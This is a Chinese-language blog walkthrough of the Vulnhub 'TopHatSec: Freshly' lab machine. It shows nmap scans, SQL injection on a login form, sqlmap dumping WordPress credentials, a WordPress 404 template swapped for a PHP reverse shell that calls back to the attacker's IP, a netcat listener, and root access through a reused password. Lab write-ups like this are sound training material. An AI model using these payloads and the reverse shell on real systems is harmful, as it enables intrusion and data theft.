Vulnhub靶机 TOPHATSEC: FRESHLY writeup


原创

剑豪123 已于 2022-02-20 22:12:50 修改 171 收藏 1

分类专栏： vulnhub 文章标签： 安全 kali linux 渗透测试

于 2021-02-27 14:13:30 首次发布

本文链接：https://blog.csdn.net/xingjinhao123/article/details/114169099



靶机介绍

官方下载地址：http://www.vulnhub.com/entry/tophatsec-freshly,118/

这个靶机需要在virtualbox导入，在VMware一直是导入失败

Description Back to the Top

The goal of this challenge is to break into the machine via the web and find the secret hidden in a sensitive file. If you can find the secret, send me an email for verification. :)

There are a couple of different ways that you can go with this one. Good luck!

Simply download and import the OVA file into virtualbox!

VulnHub note: You may have issues when importing to VMware. If this is the case. extract the HDD from the OVA file (using something like 7zip), and attach to a new VM. Please see the following guide: https://jkad.github.io/blog/2015/04/12/how-to-import-the-top-hat-sec-vms-into-vmware/.

运行环境

靶机：网络连接方式设为自动桥接，IP地址：192.168.1.87

攻击机：通网段下的kali linux，IP地址：192.168.1.37

开始渗透

将靶机运行起来

```
Ubuntu 14.04.1 LTS Freshly tty1

Freshly login:
```

获取IP地址

```
┌──(root💀kali)-[~]
└─# nmap -sP 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-27 12:34 CST
Nmap scan report for 192.168.1.1
Host is up (0.0021s latency).
MAC Address: A0:08:6F:6C:4C:5B (Huawei Technologies)
Nmap scan report for 192.168.1.30
Host is up (0.00023s latency).
MAC Address: 54:05:DB:EB:24:16 (Lcfc(hefei) Electronics Technology)
Nmap scan report for 192.168.1.87
Host is up (0.00032s latency).
MAC Address: 08:00:27:D7:A2:49 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.37
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.87 seconds
```



扫描端口

```
┌──(root💀kali)-[~]
└─# nmap -A -sV 192.168.1.87 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-27 12:35 CST
Nmap scan report for 192.168.1.87
Host is up (0.00029s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp  open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-02-17T03:30:05
|_Not valid after:  2025-02-14T03:30:05
8080/tcp open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:D7:A2:49 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 192.168.1.87

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 17.03 seconds
```



80端口


访问80端口，是一张图片

8080端口是一个链接，点击链接之后是wordpress站点




使用工具扫描发现该站点确实存在wordpress漏洞





进入wordpress的登录页面，使用弱密码无法登录




漏洞利用

扫描一下80端口的目录，发现了一个登录页面和phpmyadmin数据库管理系统

```
[200][text/html][47.00b] http://192.168.1.87/index.html
[200][text/html][171.00b] http://192.168.1.87/login.php
[200][text/html; charset=utf-8][2.64kb] http://192.168.1.87/phpmyadmin/
[200][image/gif][1007.52kb] http://192.168.1.87/tumblr_mdeo27ZZjB1r6pf3eo1_500.gif
```

使用弱密码无法登录phpmyadmin
在login.php页面 尝试使用万能密码登录，用户名输入' or 1= – - 回显数字1 说明存在注入点，使用sqlmap跑一下



Password

Submit

1

可以注入成功


```
┌──(root💀kali)-[~]
└─# sqlmap -u "http://192.168.1.87/login.php" --forms --level 3 --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 13:50:24 /2021-02-27/

[13:50:24] [INFO] testing connection to the target URL
[13:50:24] [INFO] searching for forms
[#1] form:
POST http://192.168.1.87/login.php
POST data: user=&password=&s=Submit
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: user=&password=&s=Submit] (Warning: blank fields detected): user=&password=&s=Submit
do you want to fill blank fields with random values? [Y/n] Y
[13:50:24] [INFO] resuming back-end DBMS 'mysql'
[13:50:24] [INFO] using '/root/.local/share/sqlmap/output/results-02272021_0150pm.csv' as the CSV results file in m
ultiple targets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=pXZH' AND (SELECT 7652 FROM (SELECT(SLEEP(5)))DutZ)-- ojhW&password=&s=Submit
---
do you want to exploit this SQL injection? [Y/n] Y
[13:50:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[13:50:24] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share
/sqlmap/output/results-02272021_0150pm.csv'

[*] ending @ 13:50:24 /2021-02-27/
```


在wordpress8080的users表当中找到了wordpress的用户名和密码


sqlmap -u “http://192.168.1.87/login.php” --forms --level 3 -D wordpress8080 --tables --dump --batch

```
Database: wordpress8080
Table: users
[1 entry]
+----------------------+----------+
| password             | username |
+----------------------+----------+
| SuperSecretPassword | admin    |
+----------------------+----------+

[13:49:25] [INFO] table 'wordpress8080.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.87/dum
p/wordpress8080/users.csv'
[13:49:25] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share
/sqlmap/output/results-02272021_0149pm.csv'

[*] ending @ 13:49:25 /2021-02-27/
```


使用刚刚获取到用户名密码登录



登录成功，在appearance选项里面找到了404页面和index.php




getshell

修改404，改为反弹shell的php代码

```
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.37';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
```

开启监听并访问404.php




```
┌──(root💀kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.37] from (UNKNOWN) [192.168.1.87] 40292
Linux Freshly 3.13.0-45-generic #74-Ubuntu SMP Tue Jan 13 19:37:48 UTC 2015 i686 i686 i686 GNU/Linux
 00:58:57 up  1:25,  0 users,  load average: 0.00, 0.01, 0.20
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

反弹成功，使用python开启终端

```
$ python -V
Python 2.7.6
$ python3 -V
Python 3.4.0
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
\daemon@Freshly:/$ id
\id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@Freshly:/$
```

提权

查看所有用户 提示秘密是NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!

```
daemon@Freshly:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```


直接使用su就可以提权，密码使用之前的wordpress的登录密码作为root的密码，就可以切换到root用户，这个靶机用户的密码是都用的是 SuperSecretPassword一个密码。

```
daemon@Freshly:/$ su root
su root
Password: SuperSecretPassword
```

```
root@Freshly:/# pwd
pwd
/
root@Freshly:/# cd root
cd root
root@Freshly:~# ls -al
ls -al
total 24
drwx------  3 root root 4096 Feb 16  2015 .
drwxr-xr-x 21 root root 4096 Feb 16  2015 ..
drwx------  2 root root 4096 Feb 16  2015 .aptitude
-rw-------  1 root root 2476 Feb 17  2015 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
root@Freshly:~#
```


到这里靶机就完成了,是不是很简单！

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！有关学习的问题也可以加客服一起学习！